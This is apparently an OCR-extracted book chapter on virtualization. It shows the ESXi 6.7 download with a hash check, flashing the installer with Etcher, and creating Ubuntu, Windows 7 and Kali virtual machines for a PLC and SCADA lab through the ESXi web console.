



Chapter 1: Using Virtualization



File	Information
VMware vSphere Hypervisor (ESXi ISO) image (Includes VMware Tools)	
File size: 314.66 MB File type: iso	
Read More	
VMware vSphere Hypervisor (ESXi) Offline Bundle	
File size: 433.54 MB File type: zip	
Read More	
vSphere Hypervisor (ESXi) 6.7U3 Driver Rollup (Includes VMware Tools)	
File size: 328.06 MB File type: iso	
Read More	
VMware vSphere Hypervisor (ESXi) 6.7U3 Driver RollUp README	
File size: 999.67 KB File type: pdf	
Read More	

File	Information												
VMware vSphere Hypervisor (ESXi ISO) image (Includes VMware Tools)													
File size: 314.66 MB File type: iso													
<table><tbody><tr><td>Name:</td><td>VMware-VMvisor-Installer-6.7.0.update03-14320388.x86_64.iso</td><td>VMware vSphere Hypervisor (ESXi ISO) image (Includes VMware Tools) Boot your server with this image in order to install or upgrade to ESXi (ESXi requires 64-bit capable servers). This ESXi image includes VMware Tools.</td></tr><tr><td>Release Date:</td><td>2019-08-20</td><td>MD5SUM: cafb95ae04245eb3e93fed1602b0fd3b</td></tr><tr><td>Build Number:</td><td>14320388</td><td>SHA1SUM: 415f08313062d1f8d46162dc81a009dbdbc59b3b</td></tr><tr><td></td><td></td><td>SHA256SUM: fcbaa4cd952abd9e629fb131b8f46a949844405d8976372e7e5b55917623fbe0</td></tr></tbody></table>	Name:	VMware-VMvisor-Installer-6.7.0.update03-14320388.x86_64.iso	VMware vSphere Hypervisor (ESXi ISO) image (Includes VMware Tools) Boot your server with this image in order to install or upgrade to ESXi (ESXi requires 64-bit capable servers). This ESXi image includes VMware Tools.	Release Date:	2019-08-20	MD5SUM: cafb95ae04245eb3e93fed1602b0fd3b	Build Number:	14320388	SHA1SUM: 415f08313062d1f8d46162dc81a009dbdbc59b3b			SHA256SUM: fcbaa4cd952abd9e629fb131b8f46a949844405d8976372e7e5b55917623fbe0	
Name:	VMware-VMvisor-Installer-6.7.0.update03-14320388.x86_64.iso	VMware vSphere Hypervisor (ESXi ISO) image (Includes VMware Tools) Boot your server with this image in order to install or upgrade to ESXi (ESXi requires 64-bit capable servers). This ESXi image includes VMware Tools.											
Release Date:	2019-08-20	MD5SUM: cafb95ae04245eb3e93fed1602b0fd3b											
Build Number:	14320388	SHA1SUM: 415f08313062d1f8d46162dc81a009dbdbc59b3b											
		SHA256SUM: fcbaa4cd952abd9e629fb131b8f46a949844405d8976372e7e5b55917623fbe0											

```
paulsmith@hal-1 Downloads % shasum -a 1 VMware-VMvisor-Installer-6.7.0.update03-14320388.x86_64.iso
415f08313062d1f8d46162dc81a009dbdbc59b3b  VMware-VMvisor-Installer-6.7.0.update03-14320388.x86_64.iso
```



! Missing partition table

It looks like this is not a bootable image. The image does not appear to contain a partition table, and might not be recognized or bootable by your device.

Cancel

Continue

The main interface of Balena Etcher. On the left, there's a section titled 'While you are waiting, check out some projects' with icons for various projects and a central image of a Raspberry Pi. Below this is a 'Looking for new project ideas?' section with a 'Browse projects' button. On the right, the current image 'VMware-..._64.iso' (329.95 MB) is selected. Below it, a 'Generic...k Media' target is shown. A large lightning bolt icon indicates the flashing process, which is currently at 8%. The progress bar shows a speed of 5.20 MB/s and an ETA of 0m57s.

vmware®

User name

Password

Log in

vmware® ESXi™

The screenshot displays the VMware ESXi management console. At the top, the user is logged in as root@192.168.86.250. The interface is divided into several sections:

- Navigator:** A sidebar on the left with options for Host, Virtual Machines (0), Storage (1), and Networking (1).
- Host Summary:** The main area shows the host 'localhost.lan' with a server icon. It lists the version as 6.7.0 Update 3 (Build 15160138), the state as 'Normal (not connected to any vCenter Server)', and the uptime as 0.04 days. Action buttons for 'Get vCenter Server', 'Create/Register VM', 'Shut down', 'Reboot', 'Refresh', and 'Actions' are visible.
- Resource Usage:** On the right, there are progress bars for CPU (31.1 GHz free, 37 MHz used), MEMORY (125.77 GB free, 2.18 GB used), and STORAGE (923.05 GB free, 976 MB used).
- Alerts:** A blue banner at the bottom of the main area states: 'You are currently using ESXi in evaluation mode. This license will expire in 60 days.'
- Hardware and Configuration:** Two expandable panels provide detailed system information. The Hardware panel lists manufacturer (Gigabyte Technology Co., Ltd.), model (X570 UD), CPU (8 AMD Ryzen 7 3800X), memory (127.95 GB), and networking details. The Configuration panel shows the image profile, vSphere HA state, and vMotion support.
- System Information:** A table at the bottom right lists key system data such as the date/time on host, install date, asset tag, and serial number.
- Recent tasks:** A table at the very bottom shows a list of tasks with columns for Task, Target, Initiator, Queued, Started, Result, and Completed.

Download Ubuntu Desktop

Ubuntu 20.04.1 LTS

Download the latest [LTS](#) version of Ubuntu, for desktop PCs and laptops. LTS stands for long-term support — which means five years, until April 2025, of free security and maintenance updates, guaranteed.



[Ubuntu 20.04 LTS release notes](#)




Recommended system requirements:

- ✓ 2 GHz dual core processor or better
- ✓ 4 GB system memory
- ✓ 25 GB of free hard drive space
- ✓ Internet access is helpful
- ✓ Either a DVD drive or a USB port for the installer media

[Download](#)

For other versions of Ubuntu Desktop including torrents, the network installer, a list of local mirrors, and past releases [see our alternative downloads](#).





Navigator

- Host
 - Manage
 - Monitor
- Virtual Machines** 0
- Storage 2
- Networking 1

localhost.lan - Virtual Machines

Create / Register VM | Console | Power on | Power off

<input type="checkbox"/>	Virtual	Create or register a virtual machine	Status
--------------------------	---------	--------------------------------------	--------

Quick filters...

New virtual machine

- ✓ **1 Select creation type**
- 2 Select a name and guest OS
- 3 Select storage
- 4 Customize settings
- 5 Ready to complete

Select creation type

How would you like to create a Virtual Machine?

- Create a new virtual machine
- Deploy a virtual machine from an OVF or OVA file
- Register an existing virtual machine

This option guides you through creating a new virtual machine. You will be able to customize processors, memory, network connections, and storage. You will need to install a guest operating system after creation.

- 1 Select creation type
- 2 Select a name and guest OS**
- 3 Select storage
- 4 Customize settings
- 5 Ready to complete

Select a name and guest OS

Specify a unique name and OS

Name

PLC

Virtual machine names can contain up to 80 characters and they must be unique within each ESXi instance.

Identifying the guest operating system here allows the wizard to provide the appropriate defaults for the operating system installation.

Compatibility: ESXi 6.7 virtual machine

Guest OS family: Linux

Guest OS version: Ubuntu Linux (64-bit)



Back Next Finish Cancel

- 1 Select creation type
- 2 Select a name and guest OS
- 3 Select storage**
- 4 Customize settings
- 5 Ready to complete

Select storage

Select the storage type and datastore

Standard Persistent Memory

Select a datastore for the virtual machine's configuration files and all of its' virtual disks.

Name	Capacity	Free	Type	Thin pro...	Access
datastore1	924 GB	923.05 GB	VMFS5	Supported	Single
VM-Storage	931.25 GB	929.83 GB	VMFS6	Supported	Single

2 items



Back Next Finish Cancel

New virtual machine - PLC (ESXi 6.7 virtual machine)

1 Select creation type New virtual machine - PLC (ESXi 6.7 virtual machine)
 2 Select a name and guest OS
 3 Select storage
 4 **Customize settings**
 5 Ready to complete

Configure the virtual machine hardware and virtual machine additional options

Virtual Hardware VM Options

Add hard disk
 Add network adapter
 Add other device

CPU	1	
Memory	1024	MB
Hard disk 1	40	GB
SCSI Controller 0	LSI Logic Parallel	
SATA Controller 0		
USB controller 1	USB 2.0	
Network Adapter 1	VM Network	<input checked="" type="checkbox"/> Connect
CD/DVD Drive 1	Datastore ISO file	<input checked="" type="checkbox"/> Connect
Video Card	Default settings	

Back Next Finish Cancel

Navigator

- Host
 - Manage
 - Monitor
- Virtual Machines (1)
 - PLC**
 - Monitor
 - More VMs...
- Storage (2)
 - VM-Storage
 - Monitor
 - More storage...
- Networking (1)

PLC

Console
 Monitor
 Power on
 Power off
 Suspend
 Restart
 Edit
 Refresh
 Actions



PLC
 Guest OS: Ubuntu Linux (64-bit)
 Compatibility: ESXi 6.7 virtual machine
 VMware Tools: No
 CPUs: 1
 Memory: 1 GB


CPU: 0 MHz
 MEMORY: 0 B
 STORAGE: 40 GB


VMware Tools is not installed in this virtual machine. VMware Tools allows detailed guest information to be displayed as well as allowing you to perform operations on the guest OS, e.g. graceful shutdown, reboot, etc. You should install VMware Tools. [Actions](#)



General Information	
Networking	
VMware Tools	VMware Tools is not installed. Actions
Storage	1 disk
Notes	Edit notes

Hardware Configuration	
CPU	1 vCPUs
Memory	1 GB
Hard disk 1	40 GB
USB controller	USB 2.0
Network adapter 1	VM Network (Connected)
Video card	4 MB
CD/DVD drive 1	ISO [VM-Storage] iso_folder/ubuntu-20.04.1-de-sktop-amd64.iso Select disc image
Others	Additional Hardware





▼ Hardware Configuration	
▶ CPU	2 vCPUs
▶ Memory	8 GB
▶ Hard disk 1	40 GB
▶ USB controller	USB 2.0
▶ Network adapter 1	VM Network (Connected)
▶ Video card	0 B
▶ CD/DVD drive 1	ISO [VM-Storage] iso_folder/kali-linux-2020.4-installer-amd64.iso  Select disc image
▶ Others	Additional Hardware



[Create / Register VM](#) |
 [Console](#) |
 [Power on](#) |
 [Power off](#) |
 [Suspend](#) |
 [Refresh](#) |
 [Actions](#)
Search

Virtual machine	Status	Used space	Guest OS	Host name	Host CPU	Host memory
PLC	Normal	41.08 GB	Ubuntu Linux (64-bit)	plc-virtual-machine	10 MHz	1.04 GB
SCADA	Normal	42.08 GB	Ubuntu Linux (64-bit)	scada-virtual-machine	13 MHz	2.05 GB
Windows 7 Professional	Normal	62.08 GB	Microsoft Windows 7 (64-bit)	WIN-VA8PE66T785	257 MHz	2.21 GB
Kali 2020	Normal	48.08 GB	Other Linux (64-bit)	kali	14 MHz	8.08 GB

Quick filters... 4 items

vmware ESXi™ root@192.168.86.250 | Help | Search

Navigator

- Host
 - Manage
 - Monitor
